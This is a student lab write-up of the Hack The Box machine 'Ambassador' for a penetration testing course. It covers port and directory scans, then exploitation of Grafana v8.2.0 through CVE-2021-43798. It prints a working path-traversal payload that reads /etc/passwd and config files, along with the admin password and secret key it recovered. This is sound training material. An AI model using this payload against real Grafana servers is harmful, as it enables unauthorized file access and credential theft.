
Assurance of Learning
Network Penetration Testing
LC07

Dibuat oleh :


- Muhammad Mazaya Ramadhany Satrio - 2501997400
- David - 2501994506
- Nicholas Alexander - 2501998076
- Aurelia Blanka Ngantung - 2501979341
- Muhammad Adam Zuhdi - 2502001183

Hack The Box
Ambassador



As always in the beginning , I use NMAP to enumerate the Target.

Nmap 10.10.11.183 -p- -sV -T4




```
┌──(kali㉿kali)-[~]
└─$ nmap 10.10.11.183 -p- -sV -T4
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-28 00:11 EST
Nmap scan report for 10.10.11.183
Host is up (0.021s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
3000/tcp open  ppp?
3306/tcp open  mysql   MySQL 8.0.30-0ubuntu0.20.04.2
```


NMAP found several ports open.

Port 22 running SSH, Port 80 running http, Port 3000 running ppp?, and Port 3306 running mysql.

Opening port 80 on the browser will give you this website



Ambassador Development Server




Recent Posts

Welcome to the Ambassador Development Server

Hi there! This server exists to provide developers at Ambassador with a standalone development environment. When you start as a developer at Ambassador, you will be assigned a development server of your own to use. Connecting to this machine Use the developer account to SSH, DevOps will give you the password.

Looks like there is a hint on how to get a password. There is also a “read more” button which will open up this page.



POSTS

Welcome to the Ambassador Development Server

March 10, 2022

Hi there! This server exists to provide developers at Ambassador with a standalone development environment. When you start as a developer at Ambassador, you will be assigned a development server of your own to use.


Connecting to this machine

Use the `developer` account to SSH, DevOps will give you the password.

This is probably another hint.

Then I try to search for other directories with gobuster.


```
Gobuster dir -y http://10.10.11.83/ -2
/usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
```



```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.10.11.183/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.11.183/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/12/28 00:27:49 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 313] [--> http://10.10.11.183/images/]
/categories           (Status: 301) [Size: 317] [--> http://10.10.11.183/categories/]
/posts                (Status: 301) [Size: 312] [--> http://10.10.11.183/posts/]
/tags                 (Status: 301) [Size: 311] [--> http://10.10.11.183/tags/]
```

/images gives this image


/categories



Ambassador Development Server

Categories

/posts




Posts

Welcome to the Ambassador Development Server

Hi there! This server exists to provide developers at Ambassador with a standalone development environment. When you start as a developer at Ambassador, you will be assigned a development server of your own to use. Connecting to this machine Use the developer account to SSH, DevOps will give you the password.

This is the same message as before.


/tags



Ambassador Development Server

Tags


It seems directory search results does not give anything important.
Lets try opening port 3000 with that weird ppp? Service.



10.10.11.183:3000/login

It turns out it is running Grafana, a multi-platform open source analytics and interactive visualization web application. It provides charts, graphs, and alerts for the web when connected to supported data sources.
Here we have a login page for Grafana.
The credentials are still unknown.


The version of Grafana is shown in the bottom right corner.



v8.2.0 (d7f71e9eae)

This might be useful. There could be an exploit for this version.

A quick google search immediately gives the exploit and a python script for the exploit.



CVE-2021-43798 – Grafana Exploit

About


This is a proof-of-concept exploit for Grafana's Unauthorized Arbitrary File Read Vulnerability (CVE-2021-43798).

This vulnerability affects `Grafana 8.0.0-beta1 to 8.3.0`.


According to Shodan data, there are just over 2,000 Grafana servers exposed online, with the majority residing in the US and Europe, as can be seen in the figure below.

For more information:

After downloading the script and running it, some files are downloaded to my machine and a secret key is found, this could be useful later.




```
[i] Target: http://10.10.11.183:3000

[!] Payload "http://10.10.11.183:3000/public/plugins/alertlist/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd" works.

[i] Analysing files...

[i] File "/conf/defaults.ini" found in server.
[*] File saved in "./http_10_10_11_183_3000/defaults.ini".

[i] File "/etc/grafana/grafana.ini" found in server.
[*] File saved in "./http_10_10_11_183_3000/grafana.ini".

[i] File "/etc/passwd" found in server.
[*] File saved in "./http_10_10_11_183_3000/passwd".

[i] File "/var/lib/grafana/grafana.db" found in server.
[*] File saved in "./http_10_10_11_183_3000/grafana.db".

[i] File "/proc/self/cmdline" found in server.
[*] File saved in "./http_10_10_11_183_3000/cmdline".

? Do you want to try to extract the passwords from the data source?  Yes

[i] Secret Key: SW2YcwTIb9zpOOhoPsMm
```




There is a database file and two .ini files which are configuration file for the software.
defaults.ini is just the default settings while grafana.ini is the settings that is being used.

In grafana.ini, there is a username and a password, also the same secret key from the exploit script.



```
# default admin user, created on startup
;admin_user = admin

# default admin password, can be changed before first start of grafana,  or in profile settings
admin_password = messageInABottle685427

# used for signing
;secret_key = SW2YcwTIb9zpOOhoPsMm
```

This credential can be used to login to grafana through the login page.



General / Home

Welcome to Grafana

Need help? Documentation Tutorials Community Public Slack

Remove this panel

Basic

The steps below will guide you to quickly finish setting up your Grafana installation.

TUTORIAL
DATA SOURCE AND DASHBOARDS
Grafana fundamentals

Set up and understand Grafana if you have no prior experience. This tutorial guides you through the entire process and covers the "Data source" and "Dashboards" steps to the right.

COMPLETE
Add your first data source

Learn how in the docs


DASHBOARDS
Create your first dashboard

Learn how in the docs

Dashboards

